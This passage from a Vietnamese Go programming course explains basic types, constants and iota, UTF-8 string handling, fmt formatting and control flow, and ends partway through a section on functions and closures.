con trỏ, slice, map, channel, hàm, interface	`nil`	
`struct`	mọi trường là zero value của nó	
`array`	mọi phần tử là zero value	

> **Thiết kế "zero value hữu dụng"**
> Một nguyên tắc đẹp của Go: *làm cho zero value dùng được ngay*. Ví dụ `var sb strings.Builder` hay `var mu sync.Mutex` dùng được không cần khởi tạo. Khi viết kiểu của riêng mình, hãy cố thiết kế để zero value an toàn, bạn sẽ bớt được rất nhiều hàm `NewXxx`.

1.3. Phạm vi (scope) và shadowing

Phạm vi của một biến là **khối `{ }` chứa nó**. Khi khai báo biến cùng tên trong khối bên trong, biến mới *che khuất* (shadow) biến bên ngoài:

```go
package main

import "fmt"

func main() {
    x := 1
    if true {
        x := 2 // biến MỚI, che khuất x bên ngoài
        fmt.Println("trong khối:", x)
    }
    fmt.Println("ngoài khối:", x)
}
```

```
trong khối: 2
ngoài khối: 1
```

> **Bẫy shadowing kinh điển**
> Shadowing biến `err` bằng `:=` trong khối `if` hoặc `for` là nguồn bug phổ biến: bạn tưởng đã gán lỗi cho biến ngoài nhưng thực ra chỉ gán cho biến trong khối. Ví dụ:
>
> ```go
> var err error
> if ok {
>     result, err := doWork() // err MỚI: err bên ngoài vẫn nil
>     _ = result
> }
> return err // luôn nil!
> ```
>
> Cách tránh: dùng `=` thay vì `:=` khi muốn gán cho biến đã có, và bật `go vet -vettool` / linter `govet shadow` ở CI.

1.4. Quy tắc đặt tên

- Tên ngắn trong phạm vi hẹp (`i`, `n`, `err`, `ctx`), tên mô tả hơn khi phạm vi rộng (`maxRetries`, `userRepo`).
- `camelCase` cho biến cục bộ và tên không xuất khẩu; `PascalCase` cho tên xuất khẩu.
- Từ viết tắt giữ nguyên hoa/thường đồng nhất: `userID`, `httpClient`, `ServeHTTP`, `URL` (không phải `userId`, `HttpClient`).
- Tránh trùng tên với **định danh có sẵn** (predeclared) như `len`, `string`, `error`, `new`; Go cho phép nhưng sẽ gây rối.

2. Kiểu dữ liệu cơ bản

2.1. Số nguyên

Kiểu	Kích thước	Phạm vi / ghi chú
`int8`, `int16`, `int32`, `int64`	8, 16, 32, 64 bit	có dấu; `int8`: -128 đến 127
`uint8`, `uint16`, `uint32`, `uint64`	8, 16, 32, 64 bit	không dấu; `uint8`: 0 đến 255
`int`, `uint`	32 hoặc 64 bit theo nền tảng	trên máy 64 bit là 64 bit; **kiểu mặc định cho số nguyên**
`byte`	= `uint8`	một byte dữ liệu thô
`rune`	= `int32`	một **điểm mã Unicode** (code point)
`uintptr`	đủ chứa con trỏ	dùng rất hiếm (lập trình hệ thống)

Quy tắc chọn kiểu: **dùng `int` cho đếm, chỉ số, độ dài** (mọi API chuẩn trả về `int`). Dùng `int64` khi cần phạm vi rõ ràng (ID trong CSDL, tiền theo đơn vị nhỏ nhất, Unix timestamp). Dùng kiểu có kích thước cụ thể khi đọc/ghi định dạng nhị phân hoặc giao thức mạng.

Tràn số (overflow): số nguyên Go "quấn vòng" khi vượt phạm vi, không gây lỗi hay panic:

```go
package main

import "fmt"

func main() {
    var a uint8 = 250
    a += 10 // 260 vượt quá 255 -> quấn vòng
    fmt.Println("uint8 250+10 =", a)

    var b int8 = 127
    b++
    fmt.Println("int8 127+1   =", b)

    fmt.Println("7 / 2  =", 7/2)    // chia nguyên: bỏ phần dư
    fmt.Println("-7 / 2 =", -7/2)   // làm tròn về 0
    fmt.Println("7 % 3  =", 7%3)    // phần dư
    fmt.Println("-7 % 3 =", -7%3)   // dấu của số bị chia
}
```

```
uint8 250+10 = 4
int8 127+1   = -128
7 / 2  = 3
-7 / 2 = -3
7 % 3  = 1
-7 % 3 = -1
```

> **Lưu ý**
> Phép chia hai số nguyên cho kết quả nguyên. Muốn chia thực, chuyển kiểu trước: `float64(a) / float64(b)`. Khi tính toán liên quan đến tiền hoặc kích thước, luôn kiểm tra giới hạn trước khi cộng/nhân để tránh tràn số âm thầm.

2.2. Số thực và sai số dấu phẩy động

Go có `float32` và `float64` (mặc định, nên dùng) theo chuẩn IEEE 754, và `complex64`, `complex128` (hiếm dùng trong backend). Số thực nhị phân **không biểu diễn chính xác** nhiều số thập phân:

```go
package main

import (
    "fmt"
    "math"
)

func main() {
    fmt.Println(0.1 + 0.2)                  // hằng số: tính chính xác lúc biên dịch
    a, b := 0.1, 0.2
    fmt.Println(a + b)                      // biến: dùng float64 -> có sai số
    fmt.Println(a+b == 0.3)                 // false!
    fmt.Println(math.Abs((a+b)-0.3) < 1e-9) // so sánh với ngưỡng sai số
    fmt.Printf("%.20f\n", a+b)
    fmt.Println(math.Sqrt(2), math.Pow(2, 10), math.MaxInt64)
}
```

```
0.3
0.30000000000000004
false
true
0.30000000000000004441
1.4142135623730951 1024 9223372036854775807
```

Dòng đầu in `0.3` vì phép cộng giữa hai *hằng số* được trình biên dịch tính với độ chính xác rất cao. Ngay khi các giá trị nằm trong biến `float64`, kết quả là `0.30000000000000004` và phép so sánh `== 0.3` cho `false`. Điều cần nhớ: **không bao giờ so sánh số thực bằng `==`**, hãy so sánh với một ngưỡng sai số.

> **Không dùng số thực cho tiền!**
> Tiền, số lượng hàng, điểm thưởng... phải dùng **số nguyên theo đơn vị nhỏ nhất** (ví dụ lưu `25000` đồng bằng `int64`, hoặc `1999` cent) hoặc kiểu thập phân chính xác (thư viện `shopspring/decimal`, kiểu `NUMERIC` trong PostgreSQL). Lỗi làm tròn tích lũy từ `float64` là sự cố thật đã xảy ra ở nhiều hệ thống thanh toán.

2.3. Bool

`bool` chỉ có `true` và `false`. Khác C/JS, **không có chuyển đổi ngầm** từ số hay chuỗi sang bool: `if 1 {}` hoặc `if s {}` là lỗi biên dịch.

2.4. Chuyển đổi kiểu tường minh

Go **không tự chuyển kiểu** giữa các kiểu số khác nhau, kể cả `int` sang `int64`. Bạn phải viết rõ `T(x)`:

```go
package main

import "fmt"

func main() {
    var i int = 42
    var f float64 = float64(i) * 1.5
    var u uint8 = uint8(300 % 256) // chuyển có chủ ý
    var big int64 = 1 << 40
    var small int32 = int32(big)   // cắt bớt bit: kết quả 0!
    fmt.Println(f, u, small)
}
```

```
63 44 0
```

Chuyển từ kiểu lớn sang nhỏ có thể **mất dữ liệu** (như `small` ở trên). Chuyển giữa số và chuỗi không dùng `T(x)` mà dùng gói `strconv` (xem Buổi 8): `strconv.Itoa(42)`, `strconv.Atoi("42")`.

> **Ghi chú**
> Riêng `string(i)` với `i` là số nguyên **không** cho ra chuỗi số mà cho ký tự Unicode có điểm mã đó (`string(65)` = `"A"`). `go vet` sẽ cảnh báo; hãy dùng `strconv.Itoa(i)`.

2.5. Kiểu tự định nghĩa và alias

Từ khóa `type` tạo **kiểu mới** dựa trên kiểu có sẵn. Kiểu mới và kiểu gốc là hai kiểu khác nhau (cần ép kiểu để chuyển qua lại), nhờ vậy trình biên dịch giúp bạn tránh nhầm lẫn:

```go
type Celsius float64
type Fahrenheit float64

func CToF(c Celsius) Fahrenheit { return Fahrenheit(c*9/5 + 32) }

type UserID int64   // không thể gán nhầm OrderID cho UserID
type OrderID int64

type Duration = int64 // ALIAS (có dấu =): chỉ là tên khác của int64, cùng một kiểu
```

Kiểu định nghĩa mới còn có thể **gắn method** (Buổi 5), đây là nền tảng để mô hình hóa miền nghiệp vụ gọn gàng.

3. Hằng và iota

3.1. Hằng (const)

Hằng là giá trị **cố định lúc biên dịch**; không thể thay đổi, không lấy địa chỉ.

```go
const Pi = 3.14159
const (
    AppName = "ShopGo"
    MaxItems = 100
)
```

Hằng số không kiểu (**untyped constant**) rất linh hoạt: `const x = 5` có thể dùng như `int`, `float64`, hay `uint8` tùy ngữ cảnh. Hằng không kiểu còn được tính với độ chính xác vô hạn lúc biên dịch (`const Huge = 1 << 100` hợp lệ miễn không gán vào biến kiểu nhỏ hơn).

3.2. iota: tạo kiểu liệt kê (enum)

Go không có từ khóa `enum`. Thay vào đó dùng nhóm `const` với `iota`, một bộ đếm bắt đầu từ 0 và tăng 1 ở mỗi dòng trong khối const:

```go
package main

import "fmt"

// Weekday là kiểu liệt kê dựa trên int.
type Weekday int

const (
    Sunday Weekday = iota // 0
    Monday                // 1 (lặp lại biểu thức "Weekday = iota")
    Tuesday               // 2
    Wednesday             // 3
)

// String làm cho fmt in tên thay vì số.
func (d Weekday) String() string {
    switch d {
    case Sunday:
        return "Chủ nhật"
    case Monday:
        return "Thứ hai"
    case Tuesday:
        return "Thứ ba"
    case Wednesday:
        return "Thứ tư"
    default:
        return fmt.Sprintf("Weekday(%d)", int(d))
    }
}

// Quyền dạng bit flag: mỗi quyền là một bit.
type Perm uint8

const (
    Read  Perm = 1 << iota // 1
    Write                  // 2
    Exec                   // 4
)

func main() {
    fmt.Println(Monday, Wednesday, Weekday(9))
    p := Read | Write
    fmt.Println("có quyền ghi:", p&Write != 0)
    fmt.Println("có quyền chạy:", p&Exec != 0)
    fmt.Printf("p = %03b\n", p)
}
```

```
Thứ hai Thứ tư Weekday(9)
có quyền ghi: true
có quyền chạy: false
p = 011
```

Chú ý: `fmt` tự gọi method `String()` nếu kiểu có (đó là interface `fmt.Stringer`, Buổi 6). Một số mẹo `iota`:

- Bỏ qua giá trị đầu: `_ = iota` rồi các dòng sau bắt đầu từ 1. Hữu ích khi muốn giá trị 0 là "không hợp lệ".
- Biểu thức: `KB = 1 << (10 * (iota + 1))` sinh ra `KB`, `MB`, `GB`.
- Trong backend, enum thường là trạng thái đơn hàng (`Pending`, `Paid`, `Shipped`, `Cancelled`). Khi lưu CSDL hay trả JSON nên dùng **chuỗi** (dễ đọc, không vỡ khi thêm giá trị), thay vì số.

4. Toán tử

Nhóm	Toán tử	Ghi chú
Số học	`+ - * / %`	`%` chỉ cho số nguyên; `+` còn nối chuỗi
So sánh	`== != < <= > >=`	cho kết quả `bool`
Logic	`&& || !`	**đoản mạch**: vế phải không tính nếu đã biết kết quả
Bit	`& | ^ &^ << >>`	`&^` là "AND NOT" (xóa bit)
Gán	`= += -= *= /= %= <<= &= |=` ...	
Tăng/giảm	`i++ i--`	là **câu lệnh**, không phải biểu thức: `x = i++` sai

Đoản mạch rất hay được dùng để bảo vệ: `if user != nil && user.Active { ... }`, nếu `user` là `nil` thì vế phải không bao giờ chạy nên không panic.

Thứ tự ưu tiên (cao đến thấp): `* / % << >> & &^`, rồi `+ - | ^`, rồi so sánh, rồi `&&`, rồi `||`. Khi nghi ngờ, **dùng ngoặc** cho rõ ràng.

5. Chuỗi (string): phần dễ sai nhất với tiếng Việt

5.1. Bản chất của string

> **string trong Go**
> `string` là một **dãy byte chỉ đọc (immutable)**, thường chứa văn bản mã hóa **UTF-8**. Chuỗi không thể sửa tại chỗ; mọi thao tác "sửa" tạo chuỗi mới.

Hệ quả quan trọng: `len(s)` trả về **số byte**, không phải số ký tự. Với chữ ASCII mỗi ký tự 1 byte, nhưng chữ có dấu tiếng Việt thường chiếm 2 hoặc 3 byte. `rune` là một điểm mã Unicode (một "ký tự" theo nghĩa thông thường).

```go
package main

import (
    "fmt"
    "unicode/utf8"
)

func main() {
    s := "Việt Nam"
    fmt.Println("len (byte)      :", len(s))
    fmt.Println("số rune         :", utf8.RuneCountInString(s))
    fmt.Println("s[0]            :", s[0], string(s[0])) // byte đầu tiên
    fmt.Println("s[1]            :", s[1])               // byte đầu của "ệ", không in được

    // range duyệt theo rune, chỉ số i là vị trí BYTE bắt đầu của rune
    for i, r := range "Việt" {
        fmt.Printf("byte %d: %c (U+%04X)\n", i, r, r)
    }

    r := []rune(s)            // chuyển sang slice rune để thao tác theo ký tự
    fmt.Println(string(r[:4])) // cắt đúng 4 ký tự đầu
    fmt.Printf("%q\n", s[:3])  // cắt theo byte: cắt đứt giữa ký tự "ệ"!
}
```

```
len (byte)      : 10
số rune         : 8
s[0]            : 86 V
s[1]            : 105
byte 0: V (U+0056)
byte 1: i (U+0069)
byte 2: ệ (U+1EC7)
byte 5: t (U+0074)
Việt
"Vi\xe1"
```

Hai dòng cuối cho thấy sự khác biệt: cắt theo rune cho đúng `Việt`, còn cắt 3 byte đầu của chuỗi chỉ lấy được `Vi` và **một byte đầu** của chữ `ệ` (chữ này chiếm 3 byte), nên `%q` hiển thị `\xe1`: đó là chuỗi UTF-8 không hợp lệ. Điều cần ghi nhớ:

- `s[i]` là **byte**, không phải ký tự. `for i, r := range s` duyệt theo **rune**.
- Cắt chuỗi `s[a:b]` dùng chỉ số **byte**. Cắt giữa một ký tự nhiều byte tạo chuỗi UTF-8 không hợp lệ.
- Muốn thao tác theo ký tự (đếm, cắt, đảo ngược), chuyển sang `[]rune`.
- Số rune không luôn bằng số ký tự người nhìn thấy (**grapheme cluster**): chữ "ế" có thể được lưu dạng *một* rune dựng sẵn (NFC) hoặc *hai* rune (chữ "ê" cộng dấu sắc rời, NFD). Dữ liệu tiếng Việt từ macOS, một số nguồn PDF/web có thể ở dạng NFD. Khi so sánh hay tìm kiếm văn bản tiếng Việt, hãy **chuẩn hóa về NFC** (`golang.org/x/text/unicode/norm`).

5.2. Hai loại chuỗi literal

```go
a := "Dòng 1\nDòng 2\t(tab) và \"nháy kép\""  // interpreted: hiểu escape
b := `Đây là raw string: \n không được hiểu,
nên có thể viết nhiều dòng, đường dẫn C:\Users\An,
hay regex \d+ mà không cần nhân đôi dấu gạch chéo.`
```

Raw string (dấu backtick) rất tiện cho SQL nhiều dòng, JSON mẫu, regex, template HTML.

5.3. Nối chuỗi và strings.Builder

Vì chuỗi bất biến, mỗi lần `s += "x"` trong vòng lặp tạo ra chuỗi mới và sao chép toàn bộ nội dung cũ, tổng chi phí là $O(n^2)$. Khi ghép nhiều mảnh, dùng `strings.Builder`:

```go
package main

import (
    "fmt"
    "strings"
)

func main() {
    var sb strings.Builder
    for i := 1; i <= 3; i++ {
        fmt.Fprintf(&sb, "dòng %d\n", i)
    }
    sb.WriteString("hết")
    fmt.Println(sb.String())

    // Một số hàm hay dùng trong gói strings (xem thêm Buổi 8)
    fmt.Println(strings.ToUpper("go"), strings.Contains("golang", "lang"))
    fmt.Println(strings.Split("a,b,c", ","), strings.Join([]string{"x", "y"}, "-"))
    fmt.Println(strings.TrimSpace("  xin chào  "), strings.Repeat("=", 10))
}
```

6. Định dạng đầu ra với fmt

Họ hàm `fmt` có ba nhóm: **Print** (ra stdout), **Sprint** (trả về chuỗi), **Fprint** (ghi vào `io.Writer` bất kỳ, như file, buffer, HTTP response). Mỗi nhóm có ba biến thể: không hậu tố (nối đơn giản), `ln` (thêm dấu cách và xuống dòng), `f` (định dạng theo mẫu).

Động từ	Ý nghĩa	Ví dụ → kết quả
`%v`	giá trị theo dạng mặc định	`Printf("%v", []int{1,2})` → `[1 2]`
`%+v`	struct kèm tên trường	`{Name:An Age:20}`
`%#v`	cú pháp Go của giá trị	`main.User{Name:"An", Age:20}`
`%T`	kiểu của giá trị	`int`, `[]string`, `*main.User`
`%d`	số nguyên thập phân	`42`
`%5d`, `%-5d`, `%05d`	độ rộng, căn trái, đệm số 0	`   42`, `42   `, `00042`
`%x`, `%X`, `%b`, `%o`	thập lục phân, nhị phân, bát phân	`ff`, `FF`, `1010`, `17`
`%f`, `%.2f`, `%8.3f`	số thực, số chữ số thập phân, độ rộng	`3.141593`, `3.14`, `  3.142`
`%e`, `%g`	dạng khoa học, dạng gọn	`1.5e+06`, `1.5e+06`
`%s`, `%q`	chuỗi, chuỗi có nháy và escape	`Go`, `"Go"`
`%c`, `%U`	ký tự từ rune, điểm mã Unicode	`ệ`, `U+1EC7`
`%t`	bool	`true`
`%p`	địa chỉ con trỏ	`0xc000012345`
`%%`	dấu phần trăm	`%`

```go
package main

import "fmt"

type User struct {
    Name string
    Age  int
}

func main() {
    u := User{"An", 20}
    fmt.Printf("%v | %+v | %#v | %T\n", u, u, u, u)
    fmt.Printf("[%5d] [%-5d] [%05d]\n", 42, 42, 42)
    fmt.Printf("[%8.3f] [%.2f] [%x] [%b]\n", 3.14159, 2.0/3, 255, 10)
    fmt.Printf("[%10s] [%-10s] [%q]\n", "Go", "Go", "Go")
    s := fmt.Sprintf("%s có %d tuổi", u.Name, u.Age) // Sprintf trả về chuỗi
    fmt.Println(s)
}
```

```
{An 20} | {Name:An Age:20} | main.User{Name:"An", Age:20} | main.User
[   42] [42   ] [00042]
[   3.142] [0.67] [ff] [1010]
[        Go] [Go        ] ["Go"]
An có 20 tuổi
```

Chú ý `%q` bao chuỗi trong nháy kép và escape các ký tự đặc biệt, rất hữu ích khi log dữ liệu người dùng (thấy rõ khoảng trắng thừa, ký tự xuống dòng). Nếu bạn gõ sai số lượng hoặc kiểu đối số, `go vet` sẽ cảnh báo, ví dụ `Printf("%d", "abc")`.

7. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Dùng `len(s)` để đếm ký tự tiếng Việt.** Dùng `utf8.RuneCountInString(s)` hoặc `len([]rune(s))`.
2. **So sánh số thực bằng `==`.** Dùng so sánh với ngưỡng sai số, hoặc dùng số nguyên/decimal.
3. **Lưu tiền bằng `float64`.** Dùng `int64` đơn vị nhỏ nhất hoặc decimal.
4. **Quên rằng chia nguyên bỏ phần thập phân**: `5/2` bằng `2`.
5. **Dùng `string(i)` để đổi số sang chuỗi.** Dùng `strconv.Itoa`.
6. **Shadowing `err` bằng `:=`** trong khối con.
7. **Nối chuỗi bằng `+=` trong vòng lặp lớn.** Dùng `strings.Builder`.
8. **Tạo enum bắt đầu từ `iota` = 0 mà 0 lại có nghĩa hợp lệ.** Nên để 0 là "chưa xác định" để phát hiện dữ liệu thiếu.

8. Góc nhìn thực chiến

Góc nhìn thực chiến

Trong backend, **dữ liệu người dùng nhập vào luôn là chuỗi** và rất hay "bẩn": có khoảng trắng thừa, ký tự Unicode lạ, tiếng Việt ở dạng NFD. Những service nghiêm túc chuẩn hóa chuỗi (cắt khoảng trắng, chuẩn hóa NFC, giới hạn độ dài theo **rune** chứ không theo byte) ngay tại biên (handler/validator) trước khi lưu. Thêm nữa, mọi ID kiểu số nên có **kiểu riêng** (`type UserID int64`) để trình biên dịch chặn việc truyền nhầm `OrderID` vào hàm cần `UserID`. Đây là loại bug rất khó thấy bằng mắt nhưng miễn phí để tránh.

9. Tóm tắt

Tóm tắt buổi học

- Khai báo: `var x T`, `var x = v`, `x := v` (trong hàm). Mọi biến có **zero value**.
- Kiểu số: dùng `int` cho đếm/chỉ số, `int64` cho ID/tiền (đơn vị nhỏ nhất), `float64` cho số thực, nhưng không dùng `float` cho tiền.
- Không có chuyển kiểu ngầm: `T(x)` tường minh; số ↔ chuỗi dùng `strconv`.
- `const` + `iota` tạo enum; kiểu định nghĩa mới (`type X int`) giúp an toàn kiểu và gắn được method.
- `string` là byte UTF-8 bất biến: `len` = byte, `range` = rune, `[]rune` để thao tác theo ký tự.
- `fmt`: `%v %+v %T %d %s %q %f %x`; Sprintf trả chuỗi, Fprintf ghi vào Writer.

10. Bài tập

1. **[Cơ bản]** Khai báo biến của đủ các kiểu: `int`, `float64`, `bool`, `string`, `rune`, `byte` không gán giá trị rồi in ra bằng `%v` và `%T`. Quan sát zero value.

2. **[Cơ bản]** Viết chương trình đổi nhiệt độ: cho `c := 36.6` (Celsius), in ra Fahrenheit và Kelvin với 2 chữ số thập phân. Dùng kiểu `Celsius`, `Fahrenheit` riêng.
3. **[Cơ bản]** Cho chuỗi `"Xin chào Việt Nam"`. In ra: số byte, số rune, chuỗi viết hoa (`strings.ToUpper`), và từng rune cùng điểm mã Unicode.
4. **[Trung bình]** Viết hàm `DaoNguocChuoi(s string) string` đảo ngược chuỗi **đúng với tiếng Việt có dấu** (thao tác trên `[]rune`). Thử với `"Việt Nam"`; giải thích vì sao đảo ngược theo byte sẽ hỏng.
5. **[Trung bình]** Định nghĩa enum `OrderStatus` (`Pending`, `Paid`, `Shipped`, `Delivered`, `Cancelled`) bằng `iota`, có method `String()`. In ra tất cả giá trị và thử với một giá trị không hợp lệ.
6. **[Trung bình]** Dùng `iota` định nghĩa `KB`, `MB`, `GB`, `TB` (bội số 1024), viết hàm `FormatSize(bytes int64) string` trả về `"1.50 MB"`, `"3 GB"`...
7. **[Nâng cao]** Chứng minh bằng code rằng `0.1 + 0.2 != 0.3` với `float64`. Sau đó viết hàm `NearlyEqual(a, b, eps float64) bool`. Tiếp theo biểu diễn `19.99 USD` bằng số nguyên cent và cộng 3 món hàng chính xác.
8. **[Nâng cao]** Viết chương trình in bảng cửu chương 1–9 căn đều bằng `Printf` với độ rộng cố định (`%2d x %2d = %3d`).
9. **[Thử thách]** Chuẩn hóa tiếng Việt: viết hàm `BoDau(s string) string` biến `"Tiếng Việt: Đà Nẵng"` thành `"Tieng Viet: Da Nang"` (gợi ý: dùng `golang.org/x/text/unicode/norm` để phân rã NFD rồi loại bỏ các rune thuộc nhóm dấu `unicode.Mn`, xử lý riêng chữ `đ`/`Đ`). Hàm này rất hữu ích để tạo *slug* URL và tìm kiếm không dấu ở các buổi sau.

Buổi 3 — Điều khiển luồng và hàm

Thông tin buổi học

Thời lượng: 4 giờ · **Mức độ:** Cơ bản · **Cần biết trước:** Buổi 1–2

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Dùng `if`, `switch`, `for` (mọi dạng, kể cả `range` và nhãn) đúng thành ngữ Go.
- Viết hàm với nhiều giá trị trả về, tham số biến thiên, hàm là giá trị, closure.
- Giải thích và dùng `defer` để dọn dẹp tài nguyên; biết chính xác thứ tự và thời điểm đánh giá.
- Phân biệt `panic` với `error`; dùng `recover` đúng chỗ.
- Hiểu thay đổi **biến vòng lặp theo từng lần lặp** từ Go 1.22.

1. Câu lệnh if

Cú pháp không có ngoặc đơn bao điều kiện, nhưng **bắt buộc có ngoặc nhọn**. Điều kiện phải là `bool` thật sự.

```
if x > 10 {
    // ...
} else if x > 5 {
    // ...
} else {
    // ...
}
```

1.1. if có câu lệnh khởi tạo

Bạn có thể khai báo biến ngay trong `if`; biến chỉ tồn tại trong các nhánh `if/else if/else`. Đây là thành ngữ rất phổ biến để xử lý lỗi và kiểm tra tồn tại:

```
if v, ok := cache[key]; ok {
    return v
}
if err := doSomething(); err != nil {
    return err
}
```

1.2. Phong cách "guard clause" (return sớm)

Go khuyến khích để **đường đi chính (happy path) thẳng sát lề trái**, xử lý trường hợp lỗi và ngoại lệ bằng `return` sớm. Tránh lồng `if` sâu và tránh `else` sau `return`.

```
// Không nên: lồng sâu
func xuLy(u *User) error {
    if u != nil {
        if u.Active {
            // ... việc chính nằm sâu bên trong
        } else {
            return errors.New("user bị khóa")
        }
    } else {
        return errors.New("user nil")
    }
    return nil
```

```
}

// Nên: guard clause
func xuLy(u *User) error {
    if u == nil {
        return errors.New("user nil")
    }
    if !u.Active {
        return errors.New("user bị khóa")
    }
    // ... việc chính, thẳng hàng
    return nil
}
```

2. Câu lệnh switch

`switch` của Go mạnh và an toàn hơn C/Java:

- **Mỗi `case` tự dừng**, không cần `break` và không rơi xuống `case` sau (muốn rơi xuống thì viết `fallthrough` tường minh, rất hiếm dùng).
- Một `case` có thể liệt kê **nhiều giá trị**.
- Có thể dùng `switch` **không có biểu thức**, thay cho chuỗi `if/else if`.
- Có thể có câu lệnh khởi tạo như `if`.

```
package main

import "fmt"

func phanLoai(diem float64) string {
    switch {
    case diem >= 8.5:
        return "Giỏi"
    case diem >= 6.5:
        return "Khá"
    case diem >= 5:
        return "Trung bình"
    default:
        return "Yếu"
    }
}

func main() {
    // if có câu lệnh khởi tạo; n chỉ tồn tại trong if/else
    if n := 15; n%15 == 0 {
        fmt.Println("chia hết cho 15")
    } else if n%5 == 0 {
        fmt.Println("chia hết cho 5")
    }

    for _, d := range []float64{9.0, 7.0, 5.5, 3.0} {
        fmt.Printf("%.1f -> %s\n", d, phanLoai(d))
    }

    // nhiều giá trị trong một case
    for _, thang := range []int{2, 4, 12} {
        switch thang {
        case 1, 3, 5, 7, 8, 10, 12:
            fmt.Println(thang, "có 31 ngày")
        case 4, 6, 9, 11:
            fmt.Println(thang, "có 30 ngày")
        case 2:
            fmt.Println(thang, "có 28 hoặc 29 ngày")
        }
    }
}
```

```
chia hết cho 15
9.0 -> Giỏi
7.0 -> Khá
5.5 -> Trung bình
3.0 -> Yếu
2 có 28 hoặc 29 ngày
4 có 30 ngày
12 có 31 ngày
```

`switch` còn có dạng **type switch** để rẽ nhánh theo kiểu động của một interface (`switch v := x.(type) { ... }`); sẽ học ở Buổi 6.

3. Vòng lặp for: cấu trúc lặp duy nhất

Go chỉ có một từ khóa lặp là `for`, nhưng nó có nhiều dạng:

Dạng	Cú pháp	Tương đương
Ba thành phần	`for i := 0; i < n; i++ { }`	`for` của C
Chỉ điều kiện	`for n < 100 { }`	`while`
Vô hạn	`for { }`	`while (true)`; thoát bằng `break`/`return`
`range`	`for i, v := range x { }`	`foreach`
`range` số nguyên	`for i := range 10 { }`	lặp `i` từ 0 đến 9 (Go 1.22+)

```go
package main

import "fmt"

func main() {
    for i := 0; i < 3; i++ { // kiểu C
        fmt.Print(i, " ")
    }
    fmt.Println()

    n := 1
    for n < 100 { // kiểu while
        n *= 3
    }
    fmt.Println("n =", n)

    for i := range 3 { // range theo số nguyên (Go 1.22+)
        fmt.Print("lần ", i+1, "; ")
    }
    fmt.Println()

    ten := []string{"An", "Bình", "Chi"}
    for i, t := range ten { // range trên slice: (chỉ số, giá trị)
        fmt.Printf("%d:%s ", i, t)
    }
    fmt.Println()

outer: // nhãn: cho phép break/continue vòng ngoài
    for i := 1; i <= 5; i++ {
        for j := 1; j <= 5; j++ {
            if i*j == 12 {
                fmt.Println("tìm thấy:", i, j)
                break outer // thoát cả hai vòng
            }
            if j > i {
```

```
                continue outer // sang i tiếp theo
            }
        }
    }
}
```

```
0 1 2
n = 243
lần 1; lần 2; lần 3;
0:An 1:Bình 2:Chi
tìm thấy: 3 4
```

3.1. range hoạt động với những gì?

Kiểu	Giá trị trả ra	Ghi chú
slice, array	chỉ số, phần tử	phần tử là **bản sao** (xem bẫy bên dưới)
string	vị trí byte, `rune`	giải mã UTF-8 từng ký tự
map	khóa, giá trị	**thứ tự ngẫu nhiên**, cố ý, không được dựa vào
channel	giá trị nhận được	lặp đến khi channel đóng (Buổi 13)
số nguyên `n`	`0 … n-1`	từ Go 1.22
hàm iterator	giá trị do hàm "yield"	từ Go 1.23 (Buổi 10)

Dùng `_` để bỏ qua phần không cần: `for _, v := range xs`, `for i := range xs`.

3.2. Thay đổi quan trọng của Go 1.22: biến vòng lặp theo từng lần lặp

Trước Go 1.22, biến `i` của `for i := 0; ...` là **một biến duy nhất dùng cho cả vòng lặp**. Closure hay goroutine bắt biến này sẽ cùng nhìn thấy giá trị cuối, một trong những bug nổi tiếng nhất của Go. Từ Go 1.22 (khi `go.mod` khai báo `go 1.22` trở lên), **mỗi lần lặp có một bản sao riêng của biến**:

```go
package main

import "fmt"

func main() {
    var cacHam []func() int
    for i := 0; i < 3; i++ {
        cacHam = append(cacHam, func() int { return i })
    }
    for _, f := range cacHam {
        fmt.Print(f(), " ")
    }
    fmt.Println()
}
```

```
0 1 2
```

Với `go 1.21` hoặc thấp hơn trong `go.mod`, kết quả sẽ là `3 3 3`. Nếu bạn đọc code cũ thấy dòng `i := i` đầu thân vòng lặp, đó là cách người ta né bug này trước đây; ngày nay không còn cần.

3.3. break, continue, goto

- `break` thoát vòng lặp (hoặc `switch`) gần nhất; `continue` sang lần lặp tiếp theo.
- Có nhãn (`label`) thì `break label` / `continue label` tác động lên vòng lặp được gắn nhãn.

- Lưu ý: trong `switch` nằm trong `for`, `break` chỉ thoát `switch`, không thoát `for`. Muốn thoát `for` hãy dùng nhãn.
- `goto` có tồn tại nhưng gần như không dùng trong code ứng dụng.

4. Hàm

4.1. Khai báo, nhiều giá trị trả về

```go
func tong(a, b int) int {           // a, b cùng kiểu int
    return a + b
}

func chia(a, b float64) (float64, error) {   // trả về hai giá trị
    if b == 0 {
        return 0, errors.New("chia cho 0")
    }
    return a / b, nil
}
```

Trả về nhiều giá trị là nền tảng của xử lý lỗi trong Go: quy ước giá trị cuối cùng là `error`. Người gọi kiểm tra ngay: `kq, err := chia(a, b)`. (Buổi 7 học sâu.)

4.2. Kết quả có tên (named results) và return trần

```go
func thongKe(so ...int) (tong int, tb float64) {
    for _, v := range so {
        tong += v
    }
    if len(so) > 0 {
        tb = float64(tong) / float64(len(so))
    }
    return // "naked return": trả về tong và tb hiện tại
}
```

Kết quả có tên rất hữu ích để **tài liệu hóa** ý nghĩa giá trị trả về và để `defer` sửa kết quả (mục 5). Tuy vậy, `return` trần trong hàm dài làm khó đọc; chỉ dùng cho hàm ngắn.

4.3. Tham số biến thiên (variadic)

Tham số cuối có dạng `...T` nhận 0 hay nhiều giá trị, bên trong hàm là một `[]T`. Để truyền sẵn một slice vào, thêm `...` sau tên: `thongKe(so...)`.

4.4. Hàm là giá trị hạng nhất, hàm ẩn danh, closure

Trong Go, hàm là một **giá trị**: gán cho biến, truyền làm tham số, trả về từ hàm khác. Hàm ẩn danh định nghĩa tại chỗ, và nó có thể **bắt giữ (capture)** biến của hàm bao quanh, tạo thành **closure**. Biến được bắt giữ *theo tham chiếu* (cùng một biến, không phải bản sao), nên closure có thể thay đổi và nhớ trạng thái.

```go
package main

import (
    "errors"
    "fmt"
)

func chia(a, b float64) (float64, error) {
    if b == 0 {
        return 0, errors.New("chia cho 0")
    }
    return a / b, nil
}
```

```go
func thongKe(so ...int) (tong int, tb float64) {
    for _, v := range so {
        tong += v
    }
    if len(so) > 0 {
        tb = float64(tong) / float64(len(so))
    }
    return
}

// boDem trả về một hàm; mỗi hàm trả về có biến dem riêng.
func boDem() func() int {
    dem := 0
    return func() int {
        dem++
        return dem
    }
}

// apDung nhận hàm f làm tham số (higher-order function).
func apDung(xs []int, f func(int) int) []int {
    kq := make([]int, 0, len(xs))
    for _, x := range xs {
        kq = append(kq, f(x))
    }
